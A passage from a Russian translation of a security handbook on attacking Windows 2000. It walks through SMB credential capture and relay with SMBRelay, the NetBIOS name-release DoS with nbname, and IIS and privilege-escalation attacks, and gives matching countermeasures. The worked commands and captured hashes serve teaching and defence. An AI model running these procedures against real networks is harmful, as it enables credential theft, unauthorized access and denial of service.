Кроме того, ранее было сказано, что параметр RestrictAnonymous можно обойти. В системе Windows 2000 для этого параметра в системном реестре можно задать более высокое значение 2, обеспечивающее полную блокировку нулевых соединений. То же самое можно осуществить, установив режим No access without explicit anonymous permissions.

Некоторые возможные проблемы с установкой соединений, связанные с установкой значения 2 для параметра `RestictAnonymous`, описаны в базе знаний Knowledge Base по адресу `http://search.support.microsoft.com`(статья Q246261).

Проникновение

Как будет видно из дальнейшего изложения, новая версия операционной системы Windows 2000 подвержена всем тем же типам удаленных атак, что и NT 4.

Получение пароля NetBIOS или SMB

Средства, подобные описанной в главе 5 утилите SMBGrind, пригодны также для получения паролей в системе Windows 2000. Если службы NetBIOS и SMB/CIFS включены, и взломщик имеет возможность использовать SMB-запросы, то пароли доступа к совместно используемым ресурсам являются самым уязвимым местом системы Windows 2000.

НА ЗАМЕТКУ Один из участников группы разработки серверного и клиентского программного обеспечения Samba (**`http://samba.org`**) Люк Лейтон (Luke Leighton) неоднократно подчеркивал различие между NetBIOS и SMB. NetBIOS — это транспортный протокол, а SMB — протокол совместного использования файлов, связанный с поддерживаемыми протоколом NBT (NetBIOS поверх TCP) именами типа *ИМЯ_СЕРВЕРА#20*. Подобно любому серверу общего назначения, такие серверы обмениваются информацией через порт TCP. Таким образом, протокол SMB взаимодействует с портом TCP 445 и не имеет ничего общего с NetBIOS.

Получение хэш-кодов паролей

НА WEB-УЗЛЕ wiliamsp ng.com Утилита перехвата SMB-пакетов LOphtcrack, описанная в главе 5, по-прежнему может эффективно перехватывать и взламывать хэш-коды Lan Manager, передаваемые между клиентами нижнего уровня (NT 4 и Win *9x)* и сервером Windows 2000. Новая процедура регистрации по протоколу Kerberos предусматривает выполнение идентификации средствами

LM/NTLM, если на одном из концов соединения протокол Kerberos не поддерживается, что и происходит при взаимодействии между Windows 2000 и NT 4/Win *Эх*.

НА ЗАМЕТКУ При доступе к ресурсам с указанием IP-адреса, а не имени узла, протокол Kerberos не будет использоваться даже членами домена.

Перенаправление данных SMB-регистрации

Перехват хэш-кодов LM становится гораздо проще, если взломщик может ввести жертву в заблуждение и заставить выполнить аутентификацию по своему усмотрению. Такой подход оказывается полезным даже в случае использования сети с коммутируемой архитектурой, поскольку SMB-сеансы с компьютером хакера будут активизироваться независимо от сетевой топологии.

Это также облегчает путь ко взлому компьютеров отдельных пользователей. Данный трюк основан на информации, ранее опубликованной в разделах FAQ, связанных с утилитой lOphtcrack: отправьте "жертве" почтовое сообщение с внедренной ссылкой на ложный SMB-сервер. После получения сообщения эта ссылка будет активизирована (самим получателем или автоматически), и регистрационные данные будут отправлены клиентом в сеть. Подобные ссылки можно без проблем замаскировать. Для их активизации достаточно минимальной взаимосвязи с пользователем, поскольку *Windows пытается зарегистрироваться в качестве текущего пользователя, если явно не указаны никакие другие регистрационные данные.* Возможно, это одна из самых досадных особенностей системы Windows с точки зрения безопасности.

Пример атак такого типа будет продемонстрирован в главе 16.

SMBRelay

В мае 2001 года сэр Дастик (Sir Dystic) из группы хакеров "Культ мертвой коровы" сообщил о разработке утилиты SMBRelay (`http://pr0n.newhackcity.net/~sd/windoze.html`). Сообщение об этом было опубликовано в интерактивном британском журнале *The Register* под заголовком "Средство разрушения системы безопасности WinNT/2K" и вызвало чрезвычайно живой интерес. По-видимому, такая реакция была обусловлена тем, что недостатки аутентификации LM на тот момент были еще не так хорошо известны.

Утилита SMBRelay по существу является SMB-сервером, который способен извлекать имена пользователей и хэш-коды паролей из входящего трафика SMB. Как видно из названия, эта утилита может функционировать не только как ложный SMB-сервер, а также использоваться в атаках с применением "третьего среднего" (man-in-the-middle — M1TM). Сначала будут рассмотрены вопросы использования утилиты SMBRelay в качестве простого сервера SMB, а затем будут исследованы возможности ее применения в атаках MITM.

Перехват данных аутентификации SMB с помощью SMBRelay

Популярность	*2*
Простота	*2*
Опасность	*7*
Степень риска	*4*

Установить ложный сервер SMBRelay достаточно просто. Сначала утилиту SMBRelay необходимо запустить с параметром /E, чтобы идентифицировать требуемый физический интерфейс, который будет использоваться в процессе прослушивания трафика.

```
C:\>smbrelay /E
SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
    Copyright 2001: Sir Dystic, Cult of the Dead Cow
    Send complaints, ideas and donations to sirdystic@cultdeadcow.com
 [2] ETHERNET CSMACD - 3COM 10/1000 Mini PCI Ethernet Adapter
 [1] SOFTWARE LOOPBACK - MS TCP Loopback interface
```

Из приведенного фрагмента видно, что интерфейс с индексом 2 подходит лучше всего, поскольку он представляет собой физический сетевой адаптер, к которому будут обращаться удаленные системы. (Адаптер Loopback доступен лишь для локального узла.) Естественно, при использовании нескольких адаптеров возможности выбора расширяются, однако сейчас рассматривается самый простой случай. В процессе дальнейшего обсуждения будет использоваться адаптер с индексом 2. Не забывайте о том, что в конкретной ситуации этот номер может оказаться совсем другим.

Теперь нужно запустить сервер. Это может оказаться не простым делом, поскольку операционная система Windows 2000 запрещает другому процессу привязываться к SMB-порту (TCP 139), когда она сама его использует. Один из возможных вариантов решения проблемы заключается во временном отключении этого порта путем отключения режима использования NetBIOS поверх TCP/IP (в диалоговом окне свойств протокола TCP/IP). После этого сервер SMBRelay можно связать с портом 139.

Если временно запретить использование TCP-порта 139 не представляется возможным, то взломщику придется создать виртуальный IP-адрес, с которым будет связан ложный SMB-сервер. К счастью, утилита SMBRelay предоставляет возможность создания и удаления виртуального IP-адреса автоматически, с помощью параметра командной строки /L+ *IP-адрес*. Однако проведенные авторами исследования показали, что параметр /L не обеспечивает требуемой надежности. Так что лучше воспользоваться первым способом.

Следует сделать еще одно дополнительное замечание об использовании утилиты SMBRelay в системе Windows 2000. Если произойдет сбой при соединении SMB-клиента Windows 2000 с портом TCP 139, то будет предпринята попытка установить SMB-соединение с портом TCP 445 (как описывалось выше). Чтобы предотвратить возможность обхода сервера SMBRelay, прослушивающего порт 139, необходимо заблокировать или вообще запретить использование порта TCP 445 на этом сервере. Для блокирования порта 445 лучше всего воспользоваться фильтром IPSec, как описано выше в данной главе.

Приведем пример использования утилиты SMBRelay на узле под управлением Windows 2000. При этом предполагается, что порт TCP 139 отключен, а порт TCP 445 блокируется фильтром IPSec.

Вот как запустить утилиту SMBRelay в системе Windows 2000 с учетом того, что интерфейс с индексом 2 будет использоваться для локального прослушивания и в качестве адреса доставки. При этом ложный сервер будет прослушивать существующий IP-адрес, связанный с этим интерфейсом.

```
C:\>smbrelay /IL 2 /IR 2
SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
    Copyright 2001: Sir Dystic, Cult of the Dead Cow
    Send complaints, ideas and donations to sirdystic@cultdeadcow.com
Using relay adapter index 2: 3COM EtherLink PCI
Bound to port 139 on address 192.168.234.34
```

После этого утилита SMBRelay приступит к получению входных данных, передаваемых в процессе установки соединения SMB. Как только клиент успешно установит SMB-сеанс, сервер SMBRelay предоставит следующую информацию.

```
Connection from 192.168.234.44:1526
Request type: Session Request      72 bytes
Source name: CAESARS               <00>
Target name: *SMBSERVER            <20>
Setting target name to source name and source name to 'CDC4EVER'...
Response:        Positive Session Response 4 bytes

Request type:     Session Message       137 bytes
SMB_COM_NEGOTIATE
Response:         Session Message       119 bytes
Challenge    (8 bytes):    952B499767C1D123

Request type:     Session Message       298 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths:     24   24
Case insensitive password:        4050C79D024AEOF391DF9A8A5BD5F3AE5E8024C5B9489BF6
Case sensitive password:          544FEA21F61D8E854F4C3B4ADF6FA6A5D85F9CEBAB966EEB
Username:              "Administrator"
Domain:                "CAESARS-TS"
OS:                    "Windows 2000 2195"
Lanman type:       "Windows 2000 5.0"
???:                   ""
Response:              Session Message  156 bytes
OS:                    "Windows 5.0"
Lanman type:       "Windows 2000 LAN Manager"
Domain:                "CAESARS-TS"

Password hash written to disk
Connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.1.1.1 relaying for host CAESARS
192.168.234.44
```

Как видно из приведенного фрагмента, было получено оба пароля: Lan Manager (Case insensitive) и NTLM (Case sensitive). Перехваченные данные записаны в файл hashes.txt текущего рабочего каталога. Теперь этот файл можно импортировать в утилиту LOphtcrack *2.5x* и выполнить взлом паролей.

НА ЗАМЕТКУ **Поскольку утилиты LOphtcrack 3 и LOphtcrack 2.52 позволяют импортировать файлы в различном формате, то перехваченные с использованием сервера SMBRelay хэш-коды паролей нельзя импортировать в LC3.**

Но это еще не все! Теперь взломщик может получить доступ к клиентской машине, просто соединившись с полученным адресом, которым по умолчанию является 192.1.1.1. Вот как это выглядит.

```
C:\>net use * \\192.1.1.1\c$
Drive E:  is now connected to \\192.168.234.252\c$

The command completed successfully.
C:\>dir e:
     Volume in drive G has no label.
     Volume Serial Number is 44FO-BFDD
```

```
 Directory of G:\

12/02/2000  10:51p      <DIR>          Documents and Settings
12/02/2000  10:08p      <DIR>          Inetpub
05/25/2001  03:47a      <DIR>          Program Files
05/25/2001  03:47a      <DIR>          WINNT
                0 File(s)              0 bytes
                4 Dir(s)     44,405,624,832 bytes free
```

На клиентском компьютере Windows, который в предыдущем примере сам того не подозревая подключился к серверу SMBRelay, будет наблюдаться следующее. Во-первых, запуск стандартной команды net use приведет к генерации сообщения об ошибке с номером 64. Кроме того, будет выдаваться сообщение о том, что подключенные сетевые диски отсутствуют. Однако при запуске команды net session можно будет увидеть, что соединение установлено с компьютером с ложным именем (CDC4EVER, используемое утилитой SMBRelay по умолчанию, если оно не было изменено с помощью параметра `/S` ***имя*)**.

```
C:\client>net use \\192.168.234.44\ipc$ * /u:Adminitsrator
Type the password for \\192.168.234.44\ipc$
System error 64 has occurred.

The specified network name is no longer available.

C:\client>net use
New connections will not be remembered.

There are no entries in the list.

C:\client>net session

Computer             User name        Client Type
Opens                Idle time

-------------------------------------------------------------------------------
\\CDC4EVER           ADMINISTRATOR    Owned by cDc            0      00:00:27

The command completed successfully.
```

При использовании утилиты SMBRelay иногда возникают некоторые проблемы. После неудачной попытки установить соединение с заданного IP-адреса узла-жертвы все последующие попытки соединения также будут приводить к этой ошибке. (Как указывается в файле readme, это согласуется с проектными решениями, принятыми при разработке программы.) То же самое будет происходить даже в том случае, если исходное соединение было успешно установлено, однако было получено сообщение, подобное Login failure code: `0xC000006D`. **Все эти проблемы позволяет решить перезапуск утилиты SMBRelay. (Для завершения ее работы достаточно нажать комбинацию клавиш <Ctrl+C>.) Кроме того, вы можете увидеть соединения с адаптером** `Loopback` (169.254.9.119). **Их можно без проблем проигнорировать.**

Не забывайте о том, что для перенаправления трафика на ложный SMB-сервер можно использовать также методы перенаправления ARP.

О Контрмеры: перенаправление данных SMB

Теоретически, защититься от утилиты SMBRelay очень тяжело. Поскольку эта утилита совместима со всеми схемами аутентификации LM/NTLM, то она должна перехватывать любые данные, передаваемые при аутентификации.

Мощным оружием против атак MITM, реализованных на базе SMBRelay, могут оказаться цифровые подписи (рассматриваемые ниже). Однако они вряд ли помогут в противостоянии против серверных атак, поскольку в этом случае снижается защищенность каналов обмена данными с узлами-жертвами.

Атаки SMB с использованием "третьего среднего" (MITM)

Популярность	*2*
Простота	*2*
Опасность	*8*
Степень риска	*4*

Именно для реализации атак MITM (man-in-the-middle) и была разработана утилита SMBRelay. Хотя концепцию подобных атак к этому моменту уже нельзя было назвать новой, она оказалась первым широко распространенным средством, позволяющим в значительной мере автоматизировать весь процесс.

Пример реализации атаки с использованием "третьего среднего" на базе утилиты SMBRelay показана на рис. 6.2. В рассматриваемом примере взломщик устанавливает ложный сервер по адресу `192.168.234.251` (на котором запрещено использование протокола NetBIOS поверх TCP/IP). Это реальный адрес MITM-машины взломщика ("третьего среднего"). Кроме того, с помощью параметра /R взломщик задает адрес доставки `192.168.234.252`, а также адрес целевого сервера `192.168.234.34` с использованием параметра /T.




Рис. 6.2. Пример реализации атаки MITM с использованием утилиты SMBRelay

```
C:\>smbrelay /IL 2 /IR 2 /R 192.168.234.252 /T 192.168.234.34
Bound to port 139 on address 192.168.234.251
```

Устанавливая соединение с ложным сервером, клиент-жертва (192.168.234.220) полностью уверен, что он взаимодействует с целевым сервером.

```
Connection from 192.168.234.220:1043
Request type: Session Request      72 bytes
Source name: GW2KNT4               <00>
Target name: *SMBSERVER            <20>
Setting target name to source name and source name to 'CDC4EVER'...
Response:          Positive Session Response 4 bytes

Request type:      Session Message      174 bytes
SMB_COM_NEGOTIATE
Response:          Session Message      95 bytes
Challenge    (8 bytes):        1DEDB6BF7973DD06
Security signatures required by server *** THIS MAY NOT WORK!
Disabling security signatures
```

Обратите внимание, что целевой сервер сконфигурирован так, чтобы требовать установки соединений SMB с цифровой подписью. Однако утилита SMBRelay предпринимает попытку отменить этот режим.

```
Request type:      Session Message      286 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths:    24   24
Case insensitive password:        A4DA35F982C8E17FA2BBB952CBC01382C210FF29461A71F1
Case sensitive password:
    F0C2D1CA8895BD26C7C7E8CAA54E10F1E1203DAD4782FB95
Username:            "Administrator"
Domain:              "NT4DOM"
OS:                  "Windows NT 1381"
Lanman type:         ""
???:                 "Windows NT 4.0"
Response:            Session Message 144 bytes
OS:                  "Windows NT 4.0"
Lanman type:         "NT LAN Manager 4.0"
Domain:              "NT4DOM"

Password hash written to disk
Connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.168.234.252 relaying for host GW2KNT4
192.168.234.220
```

Сейчас взломщик может успешно подключиться к потоку данных SMB, передаваемых между клиентом и целевым сервером, и извлечь хэш-коды паролей LM и NTLM из последовательности запросов/откликов. Подключившись к адресу доставки, можно получить доступ к ресурсам целевого сервера. В следующем примере совместный ресурс сервера C$ подключается к узлу с адресом 192.168.234.252.

```
D:\>net use * \\192.168.234.252\c$
Drive G: is now connected to \\gw2knt4\c$.

The command completed successfully.
```

Вот как выглядит соединение, установленное с машины взломщика (192.169.234.50), на консоли сервера SMBRelay.

```
*** Relay connection for target GW2KNT4 received from 192.168.234.50:1044
 *** Sent positive session response for relay target GW2KNT4
 *** Sent dialect selection response (7) for target GW2KNT4
 *** Sent SMB Session setup response for relay to GW2KNT4
```

Утилита SMBRelay может работать неустойчиво. Так что такие очевидные результаты можно получить далеко не всегда. Однако успешно реализованная подобная атака обладает поистине разрушительной силой. "Третий средний" имеет полный доступ к ресурсам целевого сервера.

Конечно, основное препятствие заключается в том, чтобы с самого начала заставить клиента выполнить аутентификацию на MITM-сервере, однако выше рассматривались способы решения этой проблемы. Во-первых, выбранной жертве можно отправить почтовое сообщение с внедренной гиперссылкой на адрес MITM-сервера, на котором установлена утилита SMBRelay. Можно также реализовать перенаправление ARP для целого сетевого сегмента, заставив входящие в него узлы выполнять аутентификацию на ложном MITM-сервере. Перенаправление ARP более подробно рассматривается в главе 10.

О Контрмеры

Наиболее очевидной контрмерой против использования утилиты SMBRelay является настройка системы Windows 2000 таким образом, чтобы при взаимодействии клиента и сервера использовались подписи SMB. Такая возможность появилась после выпуска сервисного пакета SP3 для Windows NT4, которая более подробно описывается в статье Q161372 базы знаний Microsoft.

При использовании подписи SMB каждый пакет, передаваемый при взаимодействии клиента и сервера, проверяется с помощью криптографических методов. Такой подход теоретически способен свести на нет все попытки обмана SMB-сервера. (Однако на практике все зависит от используемого алгоритма шифрования.) По умолчанию в системе Windows 2000 установлены следующие режимы.

Digitally sign client communication (when possible)	Enabled
Secure channel: Digitally encrypt secure channel data (when possible)	Enabled
Secure channel: Digitally sign secure channel data (when possible)	Enabled

Все эти параметры можно найти среди параметров локальной политики безопасности (Security Policy/Local Policies/Security Options). Таким образом, если клиентом поддерживаются подписи SMB, то система Windows 2000 будет их использовать. Для того чтобы применять подписи SMB принудительно, дополнительно включите следующие режимы.

Digitally sign client communication (always)	Enabled
Digitally sign server communication (always)	Enabled
Secure channel: Digitally encrypt or sign secure channel data (always)	Enabled
Secure channel: Require strong (Windows 2000 or later) session key	Enabled

Помните о том, что эти параметры могут привести к невозможности взаимодействия с системами NT 4, даже если на них тоже активизирован режим использования подписей SMB.

Однако, как видно из приведенных выше примеров, утилита SMBRelay предпринимает попытку обхода этого режима, так что некоторые из параметров могут и не сработать.

Поскольку при атаках на базе утилиты SMBRelay по существу задействуются легитимные соединения, то факт их использования в журналах не зарегистрируется. При этом на компьютере-жертве при соединении с сервером SMBRelay могут возникать

различные системные ошибки, в том числе с номером 59 (неожиданная ошибка в сети). На самом деле благодаря утилите SMBRelay соединение будет установлено, однако будет использоваться ею для своих целей.

Атаки против IIS 5

По возрастающей популярности с атаками на протоколы NetBIOS или SMB/CIFS могут сравниться лишь многочисленные методологии атак на сервер IIS (Internet Information Server), поскольку это единственная служба, обязательно присутствующая в подключенных к Internet системах под управлением NT/2000. Эта служба встроена в операционные системы семейства Windows 2000. По умолчанию сервер IIS 5.0 и службы Web доступны во всех серверных версиях. И хотя вопросы, связанные с хакингом в Web, будут более подробно рассмотрены в главе 15, мы не можем не упомянуть этот важный вопрос, поскольку уязвимость Internet Information Server обеспечивает прямую дорогу к остальной части операционной системы.

НА ЗАМЕТКУ! Для получения более полной информации об атаках на сервер IIS и соответствующих контрмерах читайте книгу Стюарта Мак-Клара и Джоела Скембрея *Секреты хакеров. Безопасность Windows 2000 — готовые решения* Издательского дома "Вильяме".

Удаленное переполнение буфера

В главе 5 рассматривался вопрос переполнения буфера программного интерфейса Win32. Там же были приведены различные источники, из которых можно получить дополнительную информацию по этой теме. Наиболее разрушительные атаки связаны с IIS-сервером системы Windows 2000: переполнение буфера библиотеки ISAPI, использующей протокол IPP (MS01-023), средство взлома DLL-библиотеки индексного сервера ISAPI (MS01-033), атаки на подкомпоненты серверных расширений Front Page (MS01-035). Все эти атаки более подробно описываются в главе 15.

Отказ в обслуживании

Если большинство серьезных атак против операционной системы NT, направленных на генерацию состояния DoS (отказ в обслуживании), предотвращается с помощью сервисного пакета NT 4 Service Pack 6a, то Windows 2000 является сравнительно надежной в этом отношении операционной системой. Однако следует заметить, что об абсолютной защищенности говорить не приходится. Обсуждение атак DoS на систему Windows 2000 разделено на два этапа. Сначала будут рассмотрены атаки, связанные с протоколом TCP/IP, а затем — с NetBIOS.

• Атаки DoS на стек протоколов TCP/IP Windows 2000

Internet подтверждает известную истину: жизнь — это игра без правил. Особенно наглядно это проявилось в эксперименте с `Win2000test.com`, когда, согласно правилам, атаки DoS были категорически запрещены. Тем не менее, серверы этого узла подверглись массированной бомбардировке IP-пакетами, количество которых значительно превысило возможности серверов по их обработке, а также хорошо известным атакам SYN, приводящим к переполнению очередей в стеке протокола TCP/IP (более подробная информация о специфике этих атак содержится в главе 12).

О Контрмеры

Чтобы минимизировать ущерб от подобных атак, необходимо соответствующим образом настроить сетевые шлюзы или брандмауэры (более подробная информация содержится в главе 12). Однако еще раз повторим, что целесообразно также противостоять таким атакам на уровне отдельных компьютеров. Это сыграет свою роль, если одна из линий обороны будет прорвана.

Благодаря эксперименту с узлом `Win2000test.com`, компания Microsoft смогла добавить в операционную систему Windows 2000 несколько новых ключей системного реестра, которые можно использовать для защиты стека TCP/IP от атак DoS. В табл. 6.3 содержится информация о конфигурации параметров системного реестра на серверах `Win2000test.com` (эта таблица создана на основе отчета компании Microsoft, посвященного результатам эксперимента и расположенного по адресу `http://www.microsoft.com/security`, а также личного общения авторов с группой разработчиков `Win2000test.com`).

ВНИМАНИЕ Некоторые из приведенных в табл. 6.3 значений, например **`SynAttackProtect=2`**, иногда могут оказаться слишком жесткими. Они были выбраны для защиты сервера Internet с активным трафиком.

Таблица 6.3. Рекомендуемые параметры для стека TCP/IP в операционной системе NT/2000, позволяющие предотвратить атаки DoS

Параметр в разделе `HKLM\Sys\CCS\Services`	Рекомендуемое значение	Описание
`Tcpip\Parameters\SynAttackProtect`	2	Этот параметр позволяет настраивать процесс передачи подтверждений SYN-ACK и обеспечивает более быстрый переход в режим ожидания при выявлении атаки SYN. Выявление этой атаки базируется на текущих значениях параметров `TcpMaxPortsExhausted`, `TCPMaxHalfOpen` и `TCPMaxHalfOpenRetried`. Значение 2 обеспечивает наилучшую защиту от SYN-атак, но может привести к проблемам с соединениями, характеризующимися высокой задержкой. Кроме того, если этот параметр принимает значение 2, то не учитываются следующие опции сокетов: переменный размер окна (RFC 1323) и настройка параметров TCP для каждого адаптера (размер окна)
`Tcpip\Parameters\EnableDeadGWDetect`	0	Если этот параметр принимает значение 1, то протокол TCP может выявлять неактивные шлюзы и в случае трудностей с несколькими соединениями переключаться на резервный шлюз. Резервные шлюзы можно определить, щелкнув на кнопке Advanced диалогового окна свойств протокола TCP/IP аплета Network панели управления. Если этот параметр принимает значение 0, то взломщик не может спровоцировать переключение на менее желательные шлюзы

Окончание табл. 6.3

Параметр в разделе HKLM\Sys\CCS\Services	Рекомендуемое значение	Описание
Tcpip\Parameters\EnablePMTUDiscovery	0	Если этот параметр принимает значение 1 (true), то протокол TCP пытается определить максимальную единицу передачи MTU (Maximum Transmission Unit) для каждого соединения с удаленным узлом. Определив значение MTU и ограничив этим значением размер сегментов TCP, можно устранить фрагментацию на маршрутизаторах, соединяющих сети с различными значениями MTU вдоль пути следования пакетов. Фрагментация может приводить к пробкам в сети. Если этот параметр принимает значение 0, то значение MTU принимается равным 576 байт для всех соединений, инициированных извне локальной подсети. Это препятствует попыткам хакеров изменить значение MTU на меньшее с целью переполнения стека
Tcpip\Parameters\KeepAliveTime	300000 (5 минут)	Этот параметр отвечает за частоту отправки контрольных пакетов (keep-alive), проверяющих, не разорвано ли соединение, находящееся в режиме ожидания. Если удаленная система все еще достижима и функционирует в нормальном режиме, то она направляет подтверждение. Контрольные пакеты по умолчанию не отправляются. Это свойство можно включить для данного соединения с помощью соответствующего приложения. Данные параметры являются глобальными, т.е. применяются для всех интерфейсов. Их значения могут оказаться слишком малыми для адаптеров, используемых в целях управления или резервирования
Tcpip\Parameters\Interfaces\<*интерфейс*>NoNameReleaseOnDemand	0 (false)	Этот параметр определяет, следует ли компьютеру возвращать свое имя NetBIOS в ответ на запрос Name-Release из сети. Значение 0 предотвращает атаки, направленные на получение имени NetBIOS (см. бюллетень Microsoft Security Bulletin MS00-047). До конца не ясно, к какому результату могут привести подобные атаки при отключении протоколов NetBIOS/SMB/CIFS, как описано выше в этой главе
Tcpip\Parameters\Interfaces\<*интерфейс*>PerformRouterDiscovery	0	От значения этого параметра зависит, будет ли Windows NT/2000 выполнять поиск маршрутизатора, согласно спецификации RFC 1256 для каждого интерфейса в отдельности. Значение 0 предотвращает попытки атак с использованием ложных пакетов от ложных маршрутизаторов. Для определения, какой интерфейс соответствует сетевому адаптеру, можно использовать значение параметра Tcpip\Parameters\Adapters

Более подробная информация об этих параметрах и описание параметра SynAttack Protect содержится в статье Q142641 базы знаний компании Microsoft.

9 Генерация состояния DoS на сервере имен NetBIOS

В июле 2000 года сэр Дастик из группы хакеров Cult of the Dead Cow ("Культ мертвой коровы", http://www.cultdeadcow.com) сообщил о том, что отправка сообщения "NetBIOS Name Release" службе имен NetBIOS (NBNS, UDP 137) компьютера NT/2000 приводит к конфликту, связанному с этим именем, и невозможности его дальнейшего использования. После получения такого сообщения это имя нельзя использовать в сети NetBIOS.

Примерно в это же время из лаборатории Network Associates COVERT Labs (http://www.nai.com) сообщили, что сообщение "NetBIOS Name Conflict" можно отправить службе имен NetBIOS даже в том случае, если целевой компьютер не находится в процессе регистрации своего имени NetBIOS. Это тоже приводит к конфликту и невозможности дальнейшего использования имени.

Сэр Дастик написал программу взлома под названием nbname, с помощью которой можно отправить пакет "NBNS Name Release" всем компьютерам, зарегистрированным в таблице имен NetBIOS, и тоже вызвать аналогичную проблему. Ниже приводится пример того, как воспользоваться программой nbname для создания состояния DoS отдельного узла. В системе Windows 2000 сначала нужно отключить режим использования протокола NetBIOS поверх TCP/IP. Это позволит предотвратить конфликты со службой NBNS, которая обычно использует порт UDP 137. После этого можно воспользоваться утилитой nbname, как показано ниже. (Адрес 192.168.234.222 замените адресом требуемого узла.)

```
C:\nbname /astat 192.168.234.222 /conflict
NBName v2.51 - Decodes and displays NetBIOS Name traffic (UDP 137), with options
    Copyright 2000: Sir Dystic, Cult of the Dead Caw -:|:- New Hack City
    Send complaints, ideas and donations to sd@cultdeadcow.com|sd@newhackcity.net

WinSock v2.0 (v2.2) WinSock 2.0
WinSock status: Running
Bound to port 137 on address 192.168.234.244
Broadcast address: 192.168.234.255          Netmask: 255.255.255.0
    **** NBSTAT QUERY packet sent to 192.168.234.222

Waiting for packets...

**  Received 301 bytes from 192.168.234.222:137
    via local net at Wed Jun 20 15:46:12 2000
OPCode: QUERY
Flags: Response AuthoratativeAnswer
Answer[0]:
*                          <00>
Node Status Resource Record:
MANDALAY            <00>ACTIVE  UNIQUE  NOTPERM INCONFLICT
    NOTDEREGED  B-NODE
MANDALAY FS          <00>ACTIVE  GROUP       NOTPERM NOCONFLICT
    NOTDEREGED  B-NODE
    **** Name release sent to 192.168.234.222
[и т.д.]
```

Параметр /astat позволяет получить статус удаленного адаптера узла-жертвы, а ключ /conflict обеспечивает возможность передачи пакетов "Name Release" узлам с именами, обнаруженными в удаленной таблице имен, которые откликнулись на запрос о статусе адаптера. Сгенерировать условие DoS для всей сети можно с помощью параметров */QUERY [IP-адрес]* /conflict /DENY [*имя-или-файл*].

При этом на атакуемом узле можно обнаружить следующие симптомы.

T Возникновение неустойчивых сетевых соединений.

- Отказ в работе некоторых компонентов, например Network Neighborhood.
- Невозможность использования команды net send.
- Атакуемый сервер не выполняет доменной аутентификации.
- Недоступность совместно используемых ресурсов и основных служб NetBIOS, применяемых, например, для разрешения имен NetBIOS.

A При запуске команды nbtstat -n для службы имен NetBIOS можно получить сообщение о статусе Conflict, как показано ниже.

```
C:\nbtstat -n

Local Area Connection:
Node IpAddress: [192.168.234.222] Scope Id: []

                    NetBIOS Local Name Table

       Name                   Type     Status
    ---------------------------------------------
    MANDALAY        <00>  UNIQUE     Conflict
    MANDALAYFS      <00>  GROUP          Registered
    MANDALAYFS      <1C>  GROUP          Registered
    MANDALAY        <20>  UNIQUE     Conflict
    MANDALAYFS      <1E>  GROUP          Registered
    MANDALAYFS      <1D>  UNIQUE     Conflict
      .._MSBROWSE_.     <01>  GROUP          Registered
    MANDALAYFS      <1B>  UNIQUE     Conflict
     INet~Services    <1C>  GROUP          Registered
     IS~MANDALAY . . .<00>  UNIQUE     Conflict
```

О Контрмеры: атака DoS на сервер имен NetBIOS

Ответственность за предлагаемое решение целиком ложится на плечи компании IBM, поскольку именно она является разработчиком NetBIOS. К сожалению, протокол NetBIOS не стандартизован, поэтому авторы не могут гарантировать надежность следующего рецепта. Компания Microsoft разработала ключ системного реестра, предотвращающего подтверждение сообщения "Name Release" со стороны сервера NBNS. Решение проблемы с сообщением "Name Conflict" состоит в том, что это сообщение обрабатывается только на этапе регистрации. Таким образом, компьютер остается уязвимым только в это время. Соответствующий модуль обновления и более подробная информация содержится по адресу http://www.microsoft.com/technet/security/bulletin/MS00-047.asp. Этот модуль обновления не вошел в SP1 и может применяться как до, так и после установки сервисного пакета.

Более надежное решение, конечно, состоит в отказе от использования службы NetBIOS и, как следствие, полном предотвращении подобного хулиганства. Кроме того, безусловно, необходимо отключить UDP-порт 137 для доступа извне.

Расширение привилегий

Если взломщик смог добраться до пользовательской учетной записи системы Windows 2000, то следующим его желанием станет получение исключительных привилегий — прав администратора. К счастью, операционная система Windows 2000 является более устойчивой, чем ее предшественницы в смысле противостояния таким попыткам (по крайней мере угрозы типа getadmin и sechole ей теперь не страшны). Но к сожалению, если взломщик смог получить данные интерактивной учетной записи, то предотвратить возможность расширения его привилегий очень сложно (интерактивные учетные записи получили гораздо более широкое распространение с появлением терминального сервера Windows 2000, применяемого для удаленного управления и распределенной обработки данных).

Использование именованных каналов для запуска программ с системными привилегиями

Популярность	*4*
Простота	*7*
Опасность	*10*
Степень риска	*7*

Атака, обеспечивающая расширение привилегий на основе прогнозирования создания именованного канала при инициализации системных служб Windows 2000 (таких как Server, Workstation, Alerter и clipBook, связанных с учетной записью SYSTEM), была разработана Майком Шифманом (Mike Schiffman) и отправлена в бюллетень Bugtraq (ID 1535). Перед запуском каждой службы на сервере создается именованный канал с прогнозируемым именем. Последовательность имен можно получить из параметра системного реестра HKLM\System\CurrentControlSet\Control\ServiceCurrent.

